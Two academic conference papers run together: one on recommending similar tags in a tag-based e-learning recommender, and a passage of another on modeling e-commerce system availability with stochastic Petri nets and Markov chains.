Abstract - In recent years, it is common practice of using tagging techniques in different types of systems in order to determinate the users' needs, opinion, rating and the satisfaction of using some context or materials. In e-learning systems, tagging can be used for mark, highlight or rating the learning materials. One of the problems in the tagging systems is the fact that users can use different terms for the same tags or synonyms which results in low retrieval performance. Because of unstructured nature of a tag, different users will use different tags for different items, and use different lexical forms as well as different words.
Our previous researches were focused on tag-based collaborative filtering and learning style determination in order to suggest useful learning material in adequate format. Also, we have researched and factors that affect the tag-based collaborative filtering.
In this paper, we take in consideration the process of identifying similar tags and the process of tags filtering in order to suggest tags to the users which can we used in the tagging process.
The evaluations of the proposed approach with real-life data set demonstrate that incorporating tags similarity to our proposed approach provides promising and significant results.

I. INTRODUCTION

Selecting and recommending the most adequate materials based on users' needs and prior knowledge is very important factor for success of the e-learning systems. Undoubtedly, the main goal of recommender systems is predicting adequate items, ratings of items or tags in order to suggest them to the users. To achieve that, the systems need to take in consideration the users' last activities and taken actions too. Algorithms for collaborative filtering, like user and item-based methods, are the dominant techniques used in the recommendation system algorithms. In order to produce more effective and more adequate recommendation, in the past years the recommendation systems used tags – useful information that described the content, shown the user experience and attitude for tagged content, and enhanced RS algorithms at the same time.

Tagging can be defined as a natural way for users to classify materials as well as an attractive and effective way to discover new ones. It allows ranking and data organization for available materials and enabling machine processing of the content at the same time. The process of tagging materials is simple, doesn't require too much effort but is very useful in the process of finding similar materials. Actually, a tag is a piece of brief textural information given by the users explicitly and proactively to describe and group items, thus it implies the user's interests or preferred information [1]. Furthermore, each tag serves as a link to additional resources tagged the same way by other users [2]. Hence, the tags can be used for improving the personalized searching, generating users and items clusters, making personalized recommendations and etc. Based on [3], good tag combination should have the following properties: high coverage of multiple facets, high popularity, least-effort, uniformity and exclusion of certain types of tags. To enable the retrieval of the most adequate learning materials or the most relevant tags for some context, collaborative tagging has shown to be an effective annotation mechanism. Many systems allow users to attach the terms, ratings and keywords they consider relevant and descriptive for the learning content and tags lists are used to retrieve learning content introduced by others learners. Based on C.Marlow et al. [4], social tagging systems have the potential to improve on traditional solutions to many well-studied web and information systems problems.

However, tagging systems which do not enforce controlled vocabularies for tag selection (for instance user select tag from defined list of tags) face at least two problems: more tags can have the same meaning (synonymy) or may be morphological variation (polysemy). Looking for information in the lists of tags has a number of critical limitations because there are very different lexical forms, plural and singular noun forms, alternative spellings, synonyms and polysemy [5]. Synonyms, homonyms, and polysemous words, while not harmful for the casual user, strongly affect the quality of the search results and the performances of the tag-based recommendation systems [6]. Collaborative tagging used in online social content systems is naturally characterized by many synonyms, causing low precision retrieval [2]. The term synonym refers to the tendency of a number of the same or very similar items to have deferent names or entries [7]. Most systems for recommendation cannot discover this latent association and cannot treat these items differently. For instance, the seemingly different items "valid" and "authorized" are actual the same item, but collaborative filtering systems would find no match between them while computing the similarity. That's why we propose a mechanism based on including lists with synonyms for all added tags into the system. The main goal is to retrieve more relevant documents by

expanding the learners' query but also to suggest the most relevant tags to users in the tagging process.

II. RELATED WORKS

Shared vocabularies used in the tagging systems have been studied in the past years as well as how to recommend tags to users in tagging systems and quality of information offered by tagging systems [8,9]. In that manner, the researchers were using several methods, like co-occurrence of tags [7], association rules [10], tensor factorization [11], folk rank [12] and etc.

The author in [13] proposed method for clustering the tags, in order to upgrade the users' queries with semantically related tags. In paper [3] the authors have investigated the possibility to increase the coherence of the folksonomy by suggesting tags to people when they have to annotate content. Based on Furnas et al. already, the optimal system would aggregate as many different descriptions as possible [14]. The authors in [15] conclude that similarity based clustering methods might be too rigorous in grouping terms. Within the same paper, they proposed a new method to identify true synonyms in social content systems. Golder and Huberman [16] agree that the polysemy (when a single word has multiple related meanings) and synonymy (when different words have the same meaning) in the tag database both hinder the precision and recall of the tagging systems. In [17], the authors proposed methodology for the analysis of tag-based systems, addressing tag synonymy and homonymy at the same time in a holistic approach. Also, they exploit a tripartite graph to reduce the problem of synonyms and homonyms.

III. TAGS DETERMINATION

The most significant limitations for giving recommendation in tag-based collaborative filtering come from the fact that the users most often use different tags for the same material. The more critical fact is that even a single individual's tagging practice may be different in different time. According to the facts that tagging systems allow adding tags from the users in a free form, one important challenge of those systems is to identify the most appropriate tags while eliminating the noise and the spam at the same time.

Our previous researches were focused on tag-based collaborative filtering and learning style determination in order to suggest useful learning material in adequate format whereby users can post tag or more tags to one or more learning materials. The system [18,19] offer tagging interface for users, where they can select one or several tags from the list of tags. Then, the system recommends learning materials based on the posted tags from the students.

In the scope of this paper we are going to implement an approach based on using list of similar tags and synonyms in the process of recommending tags that can be used by the users in the tagging process. The new approach is based on two steps: elimination of useless tags and generating a list with similar tags.

A. Elimination of useless tags

Because using tagging becomes more and more popular and at the same time is a part of a huge number of systems for giving recommendation, there are an enormous number of tags posted from the users. However, some of them are not very useful and can't describe the tagged content very well. In that content, that leads to low precision in the process of recommendation that could become a serious limitation. Therefore, tagging systems need to take in consideration the tags filtering process. In the scope of our approach, we take in consideration the tag's rating as a parameter for tags filtering; whereby tag's rating T_r can be calculate as:

$$T_r = \sum\left(\frac{T}{N} * U_{rat}\right) \quad (1)$$

In the calculation (1), Tsc is a number of tags added from user U to the context c, Ntc is a total number of tags added for context c and Urat is the rating of the user U.

User rating U_{rat} can be calculating as:

$$U_{rat} = \frac{Ck + Cs}{2} \quad (2)$$

In the calculation (2), the parameter Ckl is knowledge level coefficient and C_{sa} is student activity coefficient. They can be computed based on the following formulas:

$C_{kl} = \sum\left(\frac{P}{N} * K_{ln}\right)$ (P_n is a score from the test of knowledge level K_{ln} and N_t is the maximum number of points)

$C_{sa} = \frac{T}{T}$ (T_{su} is number of total tags posted from the user u, while T_t is total number of tags posted from the other users for the same context tagged by the user u)

B. Detecting similar tags

In the scope of our paper we use the folksonomy as a concept [19]:

- $U = \{U_1, U_2, \ldots, U_{nu}\}$ is a set of users
- $R = \{R_1, R_2, \ldots, R_{nr}\}$ is a set of resources
- $T = \{T_1, T_2, \ldots, T_{nt}\}$ is a set of tags

There, the folksonomy F can be define as F = [U,R,T,A], where A is ternary relationship called tag assignment set ($A \subseteq U \times R \times T$).

Based on definition for the folksonomy F it's clear that the folksonomy can be present with three-dimensional date structure, where each dimension is represented by the user, the tags and the resources. It means that the element $e \in A$ is a triple (u,r,t), which is indicator that some user u added some tag t to the specific resource r. The same structure can be a model with using three matrices too, where each matrix will present one relation at a time.

In the approach presented in this paper, we are using the following three matrices to represent the folksonomy:

- TR matrix (Tag-Resources): TR_{ij} is the number of times the tag i was added for that resource j
- TU matrix (Tag-User): TU_{ij} is the number of times the tag i has been used by user j while adding tags

- RU matrix (Resource-User): RU_{ij} is the number of tags added from user j for the resource i

Tag similarity within the folksonomy can be calculated by using the resources what were tagged by the tags. In that context, each tag t_i can be mapped onto a vector $t_r(i)$, where $t_r(i)$ is the I is row number of the TR matrix. Finally, the similarity of tags t_i and t_j, Sim(t_i, t_j), can be calculated as the cosine similarity (CosSim) of the vectors tr(i) and tr(j):

$$\mathrm{Sim}(t_i, t_j) = \frac{\langle t_r(i),\ t_r(j)\rangle}{\sqrt{\langle t_r(i),\ t_r(i)\rangle}\sqrt{\langle t_r(j),\ t_r(j)\rangle}}$$

According to the equation, the similarity score of a pair t_i and t_j of tags is high if they were used for tagging the same collection of resources.

IV. RECOMMENDING TAGS

The main idea of the proposed approach is to improve the process of the tag-based collaborative filtering in our intelligent e-learning system described in more details in our previous papers [18,19,20,21]. In that manner, the prior goal of the proposed approach is generating a list with similar tags and suggesting them to the learners in order to help them to add more credible tag in the process of tagging the learning context. Before that, we initiate the tag filtering process that eliminates some inadequate tags.

To generate and recommend to the students the list with adequate tags, the system uses the posted tags from the students with similar user profiles. The tag list can be generated by going through the following steps:

1) Determine similar profiles with logged student
2) Generate the list of tags used by the students selected in the step 1for the active learning material
3) Generate a list of similar tags to the tags from the generated list from step 2
4) Merging the two lists (generated in step 2 and step 3) into one list
5) Filter the generated list in step 4
6) Recommend the final tag list that was generated in step 5




Figure 1: Suggesting tags list

Within the step 1, the system uses BM25, also known as Okapi BM25 in order to determinate the similar user profiles with the logged user. In that content, the system takes in consideration a set of tags of each learner and makes two analogies, comparing the tags of the logged learner with a query, and the set of tags of each similar profile as a document [18].

V. RESULTS

The system was implemented as a part of the laboratory classes at the Faculty of Law in Bitola. The system was used by 114 students from 1st year, undergraduate studies in the period of six months. The students could add tags to the learning materials by using tagging interface, that allows them to use free-text field for specifying tag or using list of suggested tags.
In order to know the effect of implementing tags recommendation based on tag similarity, we divided the students into two groups. The students from the fist group were receiving advanced tag recommendation (based on tag similarity), while the students from the other group were receiving tags generated only based on user profile similarity. The results from the system evaluation are present in the Table 1.

TABLE I. STUDENTS ACTIVITY

#		***Student that accept to receive advanced tags recommendation***	***Student that not accept to receive advanced tags recommendation***
T1	Number of learning units	205	205
T2	Number of students	57	57
T3	Number of tags	8786	6483
T4	Tags per learning unit	42.85	31.62
T5	Tags added via free text form	1258	2854
T6	Tags added via selecting one or more tags from the recommended list with tags	7528	3629

Based on the results, it is clear that the proposed approach has acceptable effect in the process of tagging. It has influenced the student motivation to add more tags to learning materials, to use as much as possible tags from the generated list instead of adding tags via free text form. Figure 2 shows results comparison.




Figure 2: Results comparison

VI. CONCLUSION

Because of the simplicity, effectiveness and being independent of the contents of items, the tagging have been used in various systems. Tagging is the process of marking or highlighting some content with simple keywords. By exploring the tags, users can find out a lot of useful information that cannot be found through traditional searching. In a perfect situation, users must insert or select correct tags for the desired learning materials. But, the fact is that users use different terms and words to describe the content, which results with low retrieval performance and smaller precision, if the tagging is used in the recommendation systems.

The lexical differences and ambiguities of tags have impact over the extraction of structured knowledge as well as the quality and performance of tag-based recommendation systems.

It's inevitable that tag usage and tag conventions depend on user style and vocabulary. For success without extensive training, or in first-tries for the new targets, the system must recognize terms that will be chosen spontaneously.

Based upon user testing, our system provides a higher level of relevant recommendations over other commonly used search and recommendation methods.

Based upon user testing, we can conclude that the proposed approach has positive effect in the tagging process. This approach encourages students' activity in the learning process and motivates them to add more adequate tags for some learning context. Higher number of adequate tags in the system leads to higher system intelligence and delivers useful and adequate learning materials to the students. One additional benefit from our proposed approach is motivating the learners to add tags using the tags list instead of using free-text form, that leads to lower number of inadequate tags, tags with grammar or spelling error that are unusable in the process of tag-bases collaborative filtering.

REFERENCES

[1] Liang, Huizhi, Xu, Yue, Li, Yuefeng, & Nayak, Richi, Collaborative Filtering Recommender Systems based on Popular Tags. In ADCS, (2009): Proceedings of the Fourteenth Australasian Document Computing Symposium, School of Information Technologies, University of Sydney, University of New South Wales, Sydney

[2] Maarten Clements, Arjen P. de Vries, and Marcel J. T. Reinders., Detecting synonyms in social tagging systems to improve content retrieval, SIGIR, page 739-740. ACM, (2008)

[3] Z. Xu, Y. Fu, J. Mao, and D. Su. Towards the semantic web: Collaborative tag suggestions. In WWW2006: Proceedings of the Collaborative Web Tagging Workshop, Edinburgh, Scotland, 2006.

[4] Cameron Marlow, Mor Naaman, danah boyd, and Marc Davis. "HT06, tagging paper, taxonomy, Flickr, academic article, to read." In: Proceedings of the Seventeenth Conference on Hypertext and Hypermedia (HYPERTEXT '06) in Odense, Denmark, ACM Press, 31-40, 2006.

[5] Magnus Melin, User Interest Determination Based On Data from Collaborative Tagging Systems, http://www.cse.hut.fi/en/publications/B/1/papers/Melin_final.pdf

[6] Antonina Dattolo,Davide Eynard,Luca Mazzola,An integrated approach to discover tag semantics, http://www.researchgate.net/publication/221000936_An_integrated_approach_to_discover_tag_semantics/file/79e41505b58b09e53d.pdf

[7] Raja Sarath Kumar, John Ratnam, Evaluation of Collaborative Filtering Personalized Recommendation algorithms, http://worldcomp-proceedings.com/proc/p2012/ICA4012.pdf

[8] Merholz, P. Clay Shirky's Viewpoints are Overrated, ttp://www.peterme.com/archives/000558.html

[9] Shirky, C. Ontology is Overrated: Categories, Links, and Tags, http://shirky.com/writings/ontology_overrated.html

[10] Heymann, P., Ramage, D., and Garcia-Molina, H., "Social tag prediction", In Proc. of IGIR'08, 2008, pp. 531–538.

[11] Rendle, S., Marinho, L.B., Nanopoulos, A., Schmidt-Thieme, L., "Learning optimal Ranking with tensor factorization for tag recommendation", In Proc. of SIGKDD 2009, pp. 727-736.

[12] Jaschke, R. , Marinho, L., Hotho, A. , Schmidt-Thieme, L., and Stumme, G." Tag recommendations in folksonomies", In Proc. of PKDD, 2007.

[13] G. Begelman, P. Keller, and F. Smadja. Automated tag clustering: Improving search and exploration in the tag space. In WWW2006: Proceedings of the Collaborative Web Tagging Workshop, Edinburgh, Scotland, 2006

[14] G. W. Furnas, T. K. Landauer, L. M. Gomez, and S. T. Dumais. The vocabulary problem in human-system communication. Commun. ACM, 30(11):964–971, 1987

[15] Maarten Clements, Arjen P. de Vries, and Marcel J. T. Reinders, Detecting synonyms in social tagging systems to improve content retrieval, SIGIR, page 739-740. ACM, (2008)

[16] Golder, S., and Huberman, B. A. The Structure of Collaborative Tagging Systems. HP Labs technical report, 2005. Available from http://www.hpl.hp.com/research/idl/papers/tags/

[17] Davide Eynard, Luca Mazzola, and Antonina Dattolo, Exploiting tag similarities to discover synonyms and homonyms in folksonomies, DOI: 10.1002/spe.2150

[18] A.Kotevski, C.Martinovska, Improved algorithm for tag-based collaborative filtering, V International Conference of Information Technology and Development of Education 2014 (ITRO 2014)

[19] A.Kotevski, Gj.Mikarovski, Intelligent learning system for High education, ICEST 2012

[20] A.Kotevski, Gj.Mikarovski, Recommendation In E-Learning Based On Learning Style, XLVIII International scientific conference on information, communication and energy systems and technologies icest 2013, R.Macedonia

[21] A.Kotevski, C.Martionvska Bande, Recommending audio and video materials based on tag-based collaborative filtering, CIIT 2014

Stochastic Modeling of e-Commerce Systems' Availability

I.S. Hristoski*, P.J. Mitrevski** and Z.G. Kotevski**
* "St. Clement of Ohrid" University in Bitola/Faculty of Economics, Prilep, Republic of Macedonia
** "St. Clement of Ohrid" University in Bitola/Faculty of Technical Sciences, Bitola, Republic of Macedonia
{ilija.hristoski, pece.mitrevski, zoran.kotevski}@uklo.edu.mk

Abstract - Besides other relevant components encompassing the dependability aspects of contemporary e-Commerce systems (reliability, maintainability, safety, security, etc.), availability has always been considered the most prominent one, having minded its direct impact on Internet companies' reputation and financial revenues. Being a synonym for a characteristic of a resource/system that is committable, operable, or usable upon demand to perform its designated or required function, availability is the single crucial attribute of each e-Commerce system and a basic prerequisite that makes the huge difference between success and failure. In order to assure and maintain pertinent Quality-of-Service (QoS) levels of Web services being delivered online, including high availability, stochastic predictive models have to be developed and evaluated on a regular basis. The aim of the paper is to address the most significant aspects of stochastic modeling of e-Commerce systems' availability, using the class of Generalized Stochastic Petri Nets (GSPNs), as well as Continuous-Time Markov Chains (CTMCs), a class of stochastic processes underlying GSPNs. A few basic e-Commerce system configurations have been modeled and analyzed in the case of a corrective maintenance. The current possible analysis methodologies that address the concept of availability have been discussed, and adequate software tools have been reviewed, as well.

I. INTRODUCTION

As e-Commerce paradigm goes mainstream, a tremendous attention has been put on e-Commerce systems, which are expected to deliver high quality services online. Besides exhibiting high performances to e-Customers regarding the operational speed or response time, they also have to be highly dependable, i.e. highly reliable and available. Indeed, the assessment of performances, reliability and availability is a key step in the design, analysis and tuning of computer systems, especially e-Commerce systems. In general, the availability of Web services becomes one of the most significant characteristics that should be successfully addressed by companies which run secure trading businesses, based on Internet technologies, e.g. e-Commerce, electronic funds transfer (EFT) systems, e-Banking, online auctions, as well as online brokerage. For such businesses, the availability of Web services is a key QoS metrics, since the unavailability of the corresponding Web services may lead to terrific losses, often measured in millions of dollars per hour [1]. This is even more exaggerated with large e-Commerce systems that deploy mission-critical applications. It is not uncommon for large Web sites to be extremely complex, since they are built out of thousands of components including servers, firewalls, communication links, storage boxes, data centers and all sorts of software systems. On the other hand, the rush to become visible/operational online as soon as possible, often comes at the expense of lack of careful design and testing, leading to many system vulnerabilities. The lack of proactive and continuous capacity planning procedure may lead to performance problems, but also to an unexpected unavailability, caused by failed routers, LAN segments, or other components.

Downtimes may be financially devastating to such companies, since average downtime cost per hour may range from thousands to millions of dollars, depending on the industry [2]. For instance, the average hourly downtime cost in credit card transactions is estimated to be $6.5 million [3]. Recently, Emerson Network Power [4] has released a research report based on the Ponemon Institute study [5] that makes an insight to the full economic costs of unplanned data center outages, stating that the serious financial consequences can range from a minimum cost of almost $40,000 to a maximum cost of more than $1,000,000 per a single incident (more than $11,000 per minute). According to the same source, the average cost per a single downtime incident is estimated more than $500,000. In addition, based on a survey carried out by ITIC, DiDio [6] has revealed a significant fact saying that, while online companies cannot achieve a 'zero downtime' in practice, one out of ten of them needed an availability greater than 99.999% in 2010, i.e. a 'near zero-time downtime'. These figures are pretty much in line with observations claiming that "59% of Fortune 500 companies experienced a minimum of 1.6 hours of downtime per week" in 2010 [7].

However, the consequences of downtimes are far from being solely financial by nature, since their impact on the overall business performances also have long-term and intangible effects, like severe reputational damages, customer churn, as well as lost business opportunities, which can be devastating for doing business online.

All of these important insights point out the great urge of e-Commerce companies to assure and maintain pertinent QoS levels of Web services being delivered online, including high availability. Therefore, stochastic predictive models, both analytical and simulation-based ones have to be continually developed and evaluated.

II. AVAILABILITY: DEFINITION AND BASIC CONCEPTS

For each service request made to a system, there are several possible outcomes that can be generally classified into three disjoint categories, i.e. (1) the system may perform the service correctly, (2) the system may perform the service incorrectly, and (3) the system may refuse to perform the service. If the system does not perform the service at all, it is said to be down, failed, or unavailable. Availability belongs to the group of global metrics, which reflect the systemwide utility. It can be defined as a fraction of time during which a given system is available/operational to service users' requests [3] [8] [9]. This is recognized as steady-state availability. Yet another definition of availability says that it is the probability that a system/component is functioning properly at a given instance of time, no matter how much times it has been down before [9]. This is known as instantaneous, i.e. point, transient, or time-dependent availability. The unavailability of a system is a complement of its availability. It can be caused by many reasons which can be categorized in several subcategories by applying a taxonomy following three different dimensions, including: the duration (e.g. permanent, recoverable, and transient failures), the effect (e.g. functional and performance failures), and the scope (e.g. partial and total failures) [3].

A concept very similar to that one of availability is reliability, which can be defined as the probability that a system/component is functioning properly and constantly over a fixed time period [10]. The difference between the two concepts is that reliability takes into account the corrective maintenance of the failed systems/components. In fact, the concept of availability is based on the notion that a given system/component alternates between two states: a state when it is operational (uptime, up period), and a state when it is not functional (downtime, down period).

It is a common practice to label computer systems by the number of '9's, representing their availability. Table 1 depicts a classification of computer systems according to how good their availability is, showing also the projected number of minutes of downtime per year, for each availability class [11]. Each e-Commerce site has to be able to make a real estimation of the needed availability class, taking into consideration potential revenue losses due to unavailability and upgrading costs.

TABLE I. CLASSES OF SYSTEMS VS. THEIR AVAILABILITY

Availability Class	Availability	Time Being Unavailable [min/year]	System Type
1	90.0%	52,560	Unmanaged
2	99.0%	5,256	Managed
3	99.9%	525.6	Well-managed
4	99.99%	52.56	Fault-tolerant
5	99.999%	5.256	Highly available
6	99.9999%	0.5256	Very highly available
7	99.99999%	0.05256	Ultra available

Fig. 1 shows the relationship among the Mean Time to Failure (MTTF), the Mean Time to Repair (MTTR), and the Mean Time Between Failures (MTBF), which are the basic temporal concepts concerning availability.




Figure 1. Relationship among MTTF, MTTR, and MTBF (Source: Menascé & Almeida, 2002, p. 420)

From Fig. 1, the following two expressions can be deduced:

$$Availability = \frac{MTTF}{MTBF} = \frac{MTTF}{MTTR + MTTF} \quad (1)$$

$$Unavailability = 1 - Availability = \frac{MTTR}{MTBF} = \frac{MTTR}{MTTR + MTTF} \quad (2)$$

III. COMMON MODELING APPROACHES TO ADDRESS AVAILABILITY

In general, when it comes to assess any measure that has been defined previously, there are several options available, including the following ones: (1) appliance of subjective, experience-based *ad hoc* procedures, i.e. rules of thumb; (2) taking measurements on the real system; (3) building prototypes and taking measurements; (4) construction of analytical models to obtain closed-form solutions; (5) obtaining a numerical solution using a simulation model either by using specialized software tools or by performing discrete-event simulation (DES). Each approach has its own strengths and weaknesses in terms of its accessibility, ease of construction/appliance, efficiency, accuracy, and availability of software tools.

Many specialized techniques have been developed so far, in order to address the concept of availability (along with the reliability) of systems, including the following probabilistic, discrete-state models [9]: combinatorial reliability models: series-parallel reliability block-diagrams (RBDs), fault trees (FTs), and reliability graphs; directed acyclic task precedence graphs; product-form queuing networks (PFQNs); Markov and semi-Markov models, including Markov reward models; Stochastic Petri Nets (SPNs). Recently, the usage of dynamic reliability block-diagrams has been proposed, as a natural extension of the ordinary reliability block-diagrams, which can be converted afterwards into Colored Petri Nets (CPNs) to perform a dynamic analysis of the behavioral features, including the correctness of the model itself. Also, a hierarchical approach that combines the advantages of the reliability block-diagrams and the class of Generalized Stochastic Petri Nets (GSPNs) has been presented recently, to quantify both the reliability and availability. In addition, the hierarchical composition approach has been used to evaluate the dependability measures of complex architectures, based on the appliance of both reliability block-diagrams and GSPNs.

It is also worthy pointing out the fact that due to steadily increasing complexity of real-world computer and communication systems, the usage of dedicated software tools for assessing dependability issues have been justified and encouraged, as well. These include DSPNexpress and TimeNET, general-purpose software environments that have been developed by academia, intended for obtaining steady-state and transient solutions for certain classes of stochastic Petri Nets, as well as commercially available software tools, like BlockSim® [1], a specialized, yet commercially available software tool which provides a system analysis using RBDs and/or FTA approach, or Availability Workbench™ (AvSim+ and RCMCost)[2], for system availability simulation and reliability centered maintenance, based on utilization of modeling methods such as FMECA, reliability block diagram (RBD) analysis and fault tree (FT) analysis.

IV. MODELING AVAILABILITY WITH GSPNS AND CTMCS

The class of Generalized Stochastic Petri Nets (GSPNs) has been initially introduced as a highly suitable modeling and evaluation tool for addressing performances of computing systems. Within GSPN each transition has been assigned a firing time which can be either exponentially distributed (timed transitions), or constant zero (immediate transitions). Immediate transitions always have priority over timed ones to fire. However, if several immediate transitions compete for firing, a specified probability mass function (pmf) is used to break the tie. On the other hand, if several timed transitions compete for firing, a race model is applied so that a transition whose firing time elapses first is the next one to fire. The finite reachability set of a bounded GSPN can be partitioned into two disjoint subsets consisting of vanishing and tangible markings. Vanishing markings comprise those in which at least one immediate transition is enabled, whilst tangible markings include those where only timed transitions or no transitions are enabled. From a given GSPN, an extended reachability graph (ERG) can be generated, containing the markings (both vanishing and tangible ones) of the reachability set as nodes, being connected with arcs showing the transitional rates to move from a given marking to another one. Based on ERG, a reduced reachability graph (RRG) can be constructed, comprised of only tangible markings. Actually, the resulting RRG of a given GSPN model is its underlying CTMC [12] [13].

The stochastic process underlying an arbitrary GSPN model is known as Continuous-Time Markov Chain (CTMC). In fact, Marsan, Conte, and Balbo [14] have proved that exactly one CTMC corresponds to a given GSPN under condition that only a finite number of transitions can fire in finite time with non-zero probability. CTMC is a mathematical model which takes values in some finite or infinitely countable set, known as state space S, and for which the time spent in each state takes non-negative real values, exponentially distributed. This continuous-time stochastic process is being characterized by the Markov property, known also as the 'memoryless property': the future behavior of the model/system (both remaining time in the current state and choosing next state) depends only on the current state of the model, and not on its past behavior. Each CTMC is being uniquely defined by (1) the state space S, (2) the corresponding transition rate quadratic matrix Q, known as an infinitesimal generator matrix, having dimensions equal to that of the state space S, and (3) the initial probability distribution row-vector, defined on the state space S. For states $i \neq j$, the elements q_{ij} of the matrix Q are non-negative, describing the rates the stochastic process transits from state i to state j. However, the elements q_{ii} ($i = j$) comprising the main diagonal are defined such that each row of the matrix Q sums to zero.

For a given CTMC, two types of evaluations are possible, including a transient and a steady-state analysis. The transient (time-dependent, instantaneous) behavior of a CTMC describes the temporal evolution of the modeled system in each single instance of time. The analysis of the steady-state behavior of a CTMC, also known as a limiting behavior, yields a stationary probability distribution, and refers to a study of the stochastic process' convergence when time tends to infinity ($t \rightarrow \infty$). The steady-state probability distribution depends neither on the initial probability distribution, nor on time [12] [15].

Since GSPNs and CTMCs are mutually equal and semantically identical modeling approaches, we proceed by addressing the availability of three specific configurations of e-Commerce systems, using those two modeling paradigms interchangeably. Both approaches are suitable for constructing analytical models to obtain closed-form solutions.

A. The Basic Configuration of an e-Commerce System

On a system level, the most simple configuration of a typical e-Commerce Web site consists of a single system, which alternates between two possible states: operational (up, available) and non-operational (down, unavailable). The occurrence of failures is a stochastic process, i.e. it is a Poisson process, since the following three criteria have been met: (1) failures occur consecutively, i.e. the probability that two failures will occur at the same point of time is equal to zero; (2) the number and intensity of failures in the future is independent on what have happened in the past; (3) the number of failures in the future is an independent and identically distributed (i.i.d.) random variable in time, i.e. the process is stationary. In addition, the times between any two consecutive failures comprise an i.i.d. random variable, exponentially distributed. Since the Markov property is fulfilled at each particular instance of time, the expected, i.e. the mean time to the next occurrence of a failure (MTTF) is a constant, given by $1/\lambda$, where λ is the failure rate. Consequently, the mean time to the next repair (MTTR) of the system, after it has failed down, is given by $1/\mu$, where μ is the repair rate. Knowing this, the availability of the system which is subject to failure and repair can be represented by a two-state homogeneous Continuous-Time Markov Chain (CTMC), depicted on Fig. 2. This is the simplest possible CTMC, which can be used to model the stochastic behavior of many real systems [12].

[1] BlockSim® is a registered trademark of ReliaSoft Corp.

[2] Availability Workbench™ is a registered trademark of Isograph, Inc.




Figure 2. Two-state CTMC availability model (a standard configuration)

Since CTMC is the underlying stochastic process of the class of Generalized Stochastic Petri Nets (GSPNs), the corresponding GSPN model is shown on Fig. 3. Both representations are mutually equivalent regarding their semantics.




Figure 3. GSPN availability model (a standard configuration)

In fact, the CTMC on Fig. 2 can be obtained directly from the GSPN model on Fig. 3, since the two states represent the two tangible markings within the reachability graph, deduced from the GSPN model. The infinitesimal generator matrix of the CTMC is given by (3):

$$Q = \begin{bmatrix} -\lambda & \lambda \\ \mu & -\mu \end{bmatrix} \tag{3}$$

The transient solution of the CTMC can be obtained from the Kolmogorov differential equation (4) [12]:

$$\frac{d\pi(t)}{dt} = \pi(t) \cdot Q \tag{4}$$

Within (4), $\pi(t)$ denotes the vector containing the transient probabilities, $\pi_1(t)$ and $\pi_2(t)$ of being in the states S1 and S2 (Fig. 2), respectively, i.e. $\pi(t) = \left[\pi_1(t) \quad \pi_2(t)\right]$, where $\pi_1(t) + \pi_2(t) = 1$. The resulting transient probability functions for both states, S1 and S2, are consequently given by (5) and (6) [12], and the availability as a function of λ and μ, in a given time instance $t = 0.5$, is presented on Fig. 4:

$$\pi_1(t) = \frac{\mu}{\lambda+\mu} + \frac{\lambda}{\lambda+\mu} \cdot \left(e^{-(\lambda+\mu)\cdot t}\right) \tag{5}$$

$$\pi_2(t) = \frac{\lambda}{\lambda+\mu} - \frac{\lambda}{\lambda+\mu} \cdot \left(e^{-(\lambda+\mu)\cdot t}\right) \tag{6}$$




Figure 4. 3D surface showing the availability of a standard configuration, for λ and μ ranging from 0.0 to 10.0, and $t = 0.5$

So, the instantaneous (transient) availability of the system $A(t)$ in a specific time instance t can be obtained by using the expression for calculating $\pi_1(t)$, given by (5), whilst the instantaneous (transient) unavailability of the system is represented by $\pi_2(t)$, given by (6). The limiting (steady-state) availability A of the system can be obtained from the expression for calculating $\pi_1(t)$, by letting $t \to \infty$ (Fig. 5), i.e.

$$A = \lim_{t\to\infty} \pi_1(t) = \frac{\mu}{\lambda+\mu} = \frac{\frac{1}{MTTR}}{\frac{1}{MTTF} + \frac{1}{MTTR}} = \\ = \frac{MTTF}{MTTF + MTTR} = \frac{MTTF}{MTBF} \tag{7}$$

